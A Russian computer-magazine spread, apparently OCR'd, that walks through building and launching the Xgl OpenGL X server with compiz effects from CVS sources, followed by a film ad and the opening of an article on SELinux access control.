Следующая же реинкарнация Xgl будет основана на технологии xegl. Такой X-сервер планируется перевести на спецификацию EGL (Embedded GL) для прямого доступа к функциям DRI (Direct Rendering Infrastructure) или Linux Framebuffer. Для него понадобятся новые видеодрайвера с поддержкой той самой технологии DRI.

cvs и все, все, все

На данный момент Xgl все еще находится в alpha-стадии разработки, поэтому единственный способ получить новый X-сервер из официального источника — это CVS. Некоторые крупные дистрибьюторы Linux (например, SuSe, Ubuntu) уже позаботились о сборке необходимых пакетов, поэтому владельцы вышеозначенных дистрибутивов должны последовать инструкциям, размещенным на официальных сайтах. Всем же остальным предлагаю схему самостоятельной сборки Xgl. Потребуется собрать четыре компонента: стандартный X-сервер от x.org (чтобы обеспе-



В последних версиях MacOS X также появилась возможность использовать OpenGL в качестве основы рабочего стола. Графический интерфейс Windows Vista будет использовать DirectX для вывода графики (который, в свою очередь, базируется на OpenGL).



Несмотря на работоспособность, Xgl все еще находится в alpha-стадии разработки, поэтому не факт, что исходники успешно соберутся, а твоя видеокарта подружится с X-сервером.



Специально для демонстрационных целей энтузиасты создали специализированный LiveCD на базе Gentoo и Xgl (kororaa.org).

чить совместимость с последней версией Xgl), Mesa (свободная реализация OpenGL), glitz (специальная библиотека, используемая Xgl для доступа к OpenGL) и сам Xgl-сервер. Для сборки предпочтительно обзавестись свежим дистрибутивом со следующими пакетами: libdrm второй версии, свежие версии gconf, intltool, startup-notification, orbit2 (для сборки композитного и оконного менеджера compiz), libsvg, libsvg-cairo, cairo (если хочешь любоваться эффектом cube), qt4 или gtk2.8 в зависимости от рабочего стола (KDE или Gnome).
После того как все необходимые пакеты будут установлены, обращаемся к CVS-репозиторию freedesktop.org и забираем исходники (на прилагаемом к журналу диске ты найдешь архив с последним CVS-деревом):

```
Выполняем cvs checkout
# mkdir ~/CVS
# cd ~/CVS
# cvs -d:pserver:anonymous@anoncvs.freedesktop.org:/cvs/xorg login
# cvs -z3 -d:pserver:anoncvs@cvs.freedesktop.org:/cvs/xorg co app data doc driver font lib proto util xserver
# cvs -z3 -d:pserver:anonymous@anoncvs.freedesktop.org:/cvs/xorg co -r xgl-0-0-1 xserver
# cvs -z3 -d:pserver:anonymous@anoncvs.freedesktop.org:/cvs/cairo co glitz
# cvs -z3 -d:pserver:anonymous@anoncvs.freedesktop.org:/cvs/mesa co Mesa
```

Перед тем как переходить непосредственно к сборке, выполним несколько предварительных шагов: добавим строку 'export PATH="$PATH:/opt/X11/bin"' в файл "~/.bashrc" (как пользовательский, так и админский) и пропишем строку «/opt/X11/lib» в файл /etc/ld.so.conf (она должна быть первой). Далее следуй приведенным инструкциям:

```
Собираем Xgl
// Устанавливаем glitz
# cd ~/CVS/glitz
# ./autogen.sh --prefix=/opt/X11
# make
# make install

// Нужно для правильной сборки Mesa
# cd ~/CVS/proto/GL
# ./autogen.sh --prefix=/opt/X11
# make install

// Теперь Mesa
# cd ~/CVS/Mesa
# make linux-dri-x86
# make install
// тебя спросят о пути инсталляции, вводи: /opt/X11/include и /opt/X11/lib

// Стандартный X-сервер
# cd ~/CVS
# PKG_CONFIG_PATH=/opt/X11/lib/pkgconfig PATH=/opt/X11/bin:$PATH util/modular/build.sh -m Mesa -n -D /opt/X11

// Оконный и композитный менеджер compiz
// Укажи --disable-gnome или --disable-kde в
// зависимости от того, какой рабочий стол хочешь

# cd ~/CVS/app/compiz/
# PKG_CONFIG_PATH=/opt/X11/lib/pkgconfig ./autogen.sh --prefix=/opt/X11
# make
# make install

// И, наконец, Xgl
# cd ~/CVS/xserver/xorg
# PKG_CONFIG_PATH=/opt/X11/lib/pkgconfig ./autogen.sh --prefix=/opt/X11 --enable-xgl --enable-xglserver --enable-glx --disable-xvfb --disable-xnest --disable--xprint --with-mesa-source=../../Mesa
# make
# make install
```

Делаем рабочий стол в конфеткой

Вот ты и стал обладателем OpenGL—ускоренного X-сервера. Осталось только разобраться с тем, как его запустить и начать использовать. Но обо всем по порядку. Для начала нужно запустить сам Xgl-сервер. Для этого необходимо выйти из иксов и набрать следующую команду:


```
$ /opt/X11/bin/Xgl :1 -ac -accel glx:pbuffer -accel xv:pbuffer &
```

Однако это сработает только для видеокарт на чипах Radeon, драйвера которых поддерживают спецификацию DRI и хорошо уживаются с библиотекой Mesa (мы ее уже собрали). Драйвера от nVidia, напротив, DRI полностью игнорируют и используют собственную реализацию библиотеки OpenGL, устанавливаемую в каталог /usr/lib. Поэтому нам придется обмануть Xgl, чтобы заставить его работать в системе с видеокартой от nVidia. Это легко проделать, используя механизм предварительной загрузки библиотек:

```
$ LD_PRELOAD=/usr/lib/libGL.so /opt/X11/bin/Xgl :1 -ac -accel glx:pbuffer -accel xv:pbuffer &
```

Далее мы должны запустить оконный и композитный менеджер compiz: он заменит стандартный оконный менеджер графической среды (kwin или Metacity) и позволит любоваться красивыми эффектами. К слову сказать, compiz — это пока единственный менеджер окон, способный использовать Xgl для создания эффектов, поэтому приверженцы WindowMaker и fluxbox могут забыть о красоте, хотя использовать «голый» Xgl никто не запрещает. Чтобы увидеть рамки на окнах, понадобится window-decorator, выполненный в двух реализациях: kde-window-decorator и gnome-window-decorator. И только после всех приготовлений можно запускать KDE или Gnome. Приведенный ниже скрипт загружает все вышеописанное автоматически:

```
# vi /opt/X11/bin/startxgl
#!/bin/sh
# Xgl-сервер
LD_PRELOAD=/usr/lib/libGL.so \
        /opt/X11/bin/Xgl :1 -ac -accel glx:pbuffer
-accel xv:pbuffer &
# говорим, чтобы обращались только к X-серверу :1
export DISPLAY=:1
```



Схематическое изображение AIGLX

Схематическое изображение Xglx

```
# оконный и композитный менеджер compiz
/opt/X11/bin/compiz --replace decoration wobbly fade
minimize cube rotate zoom scale move resize place
switcher &

# рамки для окон
/opt/X11/bin/kde-window-decorator &

# ну и, конечно же, KDE
exec startkde
```

Обрати внимание на строку «export DISPLAY =:1». В начале статьи я уже говорил, что Xgl запускается поверх обычного X-сервера и поэтому получает адрес :1 (а не :0 как обычно). Аргументы команды compiz указывают на то, какие плагины будут использоваться в менеджере окон. Ниже приведен список плагинов с описанием:

decoration — рамки окон (нужен *-window-decorator);
wobbly — трансформация окна при перетаскивании;
fade — плавное появление и исчезновение окна;
minimize — эффект сворачивания и разворачивания окна;
cube — рабочие столы размещаются на сторонах куба;
rotate — часть эффекта cube, позволяющая ему чудесным образом вращаться;
zoom — эффект лупы;
scale — автокомпоновка окон;
move — перемещение окон;
resize — изменение размеров окна;
place — умное размещение окон;
switcher — переключение между окнами.

Также можно указать всего один плагин «gconf» и подключать/отключать плагины с помощью графической утилиты gconf-editor. Сразу после запуска Xgl ты сможешь насладиться многими эффектами compiz, но для достижения нирваны придется выучить несколько клавиатурных комбинаций:

Alt+удерживание левой клавиши мыши — перемещение окна;
Alt+Ctrl+удерживание левой клавиши мыши — перемещение окна с прилипанием к границам рабочего стола;
Alt+удерживание правой клавиши мыши — изменение размеров окна;
Ctrl+Shift+колесико мыши — плавное изменение прозрачности окна;
Alt+Tab — переключение между окнами;
Ctrl+Alt+влево/вправо —-вращение куба (смена рабочего стола);
Ctrl+Shift+Alt+влево/вправо — вращение куба с отображением текущего окна;
Ctrl+Alt+удерживание левой клавиши мыши — свободное вращение куба движением мыши;
Win+правый клик мыши — эффект лупы;
Win+колесико — эффект лупы с плавным зумом;
F12 — автокомпоновка окон.

Вместо того чтобы запускать Xgl руками, можно настроить kdm или gdm для его автоматического запуска. Для KDE следует добавить строку «ServerCmd=/opt/X11/bin/Xgl :1 -ac -accel glx:pbuffer -accel xv:pbuffer» в файл /opt/kde/share/config/kdm/kdmrc и дописать в файл /opt/kde/share/config/kdm/Xstartup две строки:

```
/opt/X11/bin/compiz --replace decoration wobbly fade \
        minimize cube rotate zoom scale move
resize place switcher &
/opt/X11/bin/kde-window-decorator &
```

Для Gnome потребуется открыть файл /etc/X11/gdm/gdm.conf, затем в секции «[servers]» заменить строку «0=Standard" на "1=Xgl» и добавить:

```
[server-Xgl]
name=Xgl
command=/opt/X11/bin/Xgl :1 -ac -accel glx:pbuffer
-accel xv:pbuffer
flexible=true
```

Красота-то какая, лепота

Первое, что бросается в глаза, — это, конечно же, эффекты. Эффектов много, и все они выполнены очень качественно и красиво. Прозрачность окон, выпрыгивающие как бы из вакуума меню, растягивающиеся при перетаскивании окна, смена рабочего стола, выполненная в виде вращающегося куба, сворачивание, разворачивание и переключение окон — все это действительно впечатляет. Рабочий стол оживает и притягивает к себе внимание. Равнодушным не останется никто: ни заядлый KDE'шник, ни аскет-консольщик. Особенно впечатляет эффект, проявляющийся при попытке «отодрать» окно от края экрана, при этом само окно растягивается, как пиявка, а после отсоединения от бордюра плавно принимает прежнюю форму. Все существовавшие ранее эффекты по сравнению с этим кажутся блеклыми и несуразными. Добро пожаловать в новый дивный цифровой мир!

Второе — это скорость отрисовки графики. Ее прирост можно оценить даже на глаз. KDE становится просто молниеносным — абсолютно никаких задержек в открытии меню и перемещении окон, текст прокручивается быстро и без багов. Можно с уверенностью утверждать, что пройдет совсем немного времени, прежде чем рабочий стол любого настольного ПК будет основан на OpenGL, и мы навсегда забудем о тормозах и ограничениях 2D-режима.

red hat vs novell

Xgl — не единственный проект, позволяющий перевести X-сервер на рельсы OpenGL. Одновременно с открытием исходников Xgl компания Red Hat и X-консорциум разработали свою версию ускоренного X-сервера под названием AIGLX (Accelerated Indirect GL X). Причем поводом для изобретения велосипеда послужил тот факт, что Дэвид Рэвеман вел разработку закрыто, не консультируясь с сообществом Open Source, а затем выпустил готовый продукт, не заботясь о том, всем ли понравится его реализация.В отличие от Xgl, который требует больших вмешательств в низкоуровневую часть x.org, AIGLX позволяет путем минимальной модификации существующего X-сервера (необходимо несколько расширений) и библиотеки Mesa получить ускоренный OpenGL X-сервер. Проблема архитектуры AIGLX состоит лишь в том, что для его работы необходимы специальные видеодрайвера, поддерживающие технологию DRI. Компания nVidia уже заявила о своем намерении создать такие драйвера сразу после того, как код AIGLX стабилизируется.





Kde-window-decorator на многих системах работать отказывается, но ты можешь использовать gnome-window-decorator со всеми графическими средами.




На прилагаемом к журналу диске ты найдешь дерево исходников из CVS, а также скрипты для автоматической сборки и запуска Xgl.

Трансформация окна при перетаскивании





премьера на
НАШЕСТВИЕ
интернет
комедия
www.hottabych.net
}{0TT@Б Ь)Ч
в кинотеатрах с 10 августа
@mail.ru
у тебя есть
три желания
хоттабыч




ДЕНИС КОЛЕСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Тотальный контроль над пингвином



СЕГОДНЯ МЫ ПОГОВОРИМ О SELINUX — ОДНОЙ ИЗ САМЫХ ПОПУЛЯРНЫХ СИСТЕМ УПРАВЛЕНИЯ ДОСТУПОМ. ПОМИМО SELINUX СУЩЕСТВУЮТ ЕЩЕ GRSECURITY И LIDS, НО САМОЙ СТРОГОЙ ИЗ НИХ ЯВЛЯЕТСЯ ИМЕННО SELINUX. БЛАГОДАРЯ ПРАВИЛЬНОЙ НАСТРОЙКЕ ЭТА СИСТЕМА НИ РАЗУ НЕ БЫЛА ВЗЛОМАНА. ТАК КАК ОБЪЕМ ПУБЛИКАЦИИ НЕ ПОЗВОЛЯЕТ ПОЛНОСТЬЮ ОПИСАТЬ SELINUX, МЫ ОСТАНОВИМСЯ ТОЛЬКО НА ОСНОВНЫХ ПОНЯТИЯХ И КОНЦЕПЦИЯХ ЭТОЙ СИСТЕМЫ. БОЛЬШАЯ ЧАСТЬ СТАТЬИ БУДЕТ ПОСВЯЩЕНА ПРАКТИЧЕСКОЙ НАСТРОЙКЕ, А, ЕСЛИ ТЫ ЧТО-ТО НЕДОПОНЯЛ ИЗ ТЕОРИИ, ВО ВРЕЗКЕ ТЫ НАЙДЕШЬ СПИСОК ДОПОЛНИТЕЛЬНЫХ РЕСУРСОВ.



Окно «Настройка уровня безопасности»

SELinux включена

Контекст безопасности пользователя root

Зачем это надо?

Linux при правильной настройке считается одной из самых защищенных операционных систем мира. Так зачем нужна дополнительная система управления доступом? Неужели не хватает возможностей самой Linux? Нет, не хватает. В Linux есть два типа пользователей: обычный пользователь и администратор (root). Права обычных пользователей можно ограничить и с помощью штатных средств Linux. Но что находится во власти администратора, ты и сам знаешь. Если злоумышленник завладеет паролем администратора, то он получит полную власть над системой. Но если на компьютере установлена система управления доступом, то она не позволит ему сделать ничего криминального. Злоумышленник просто не сможет причинить ощутимый вред скомпрометированному хосту. Система управления доступом может ограничить даже действия самого пользователя root, если они могут стать причиной некорректной работы системы (например, угрожать целостности данных, работе самой системы и т.д.).

